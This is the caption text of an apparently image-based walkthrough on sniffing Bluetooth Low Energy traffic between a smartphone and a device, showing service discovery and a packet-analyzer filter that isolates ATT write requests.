


Upon initiating connection




Smartphone first checks available services, characteristics, descriptors


Checking available services, characteristics, descriptors



Write request – smartphone sends data to device




Filter only write requests




Find write packet, right click on Opcode (Write Request) and apply as filter

Filter only writes: btatt.opcode == 0x12




Gotcha!



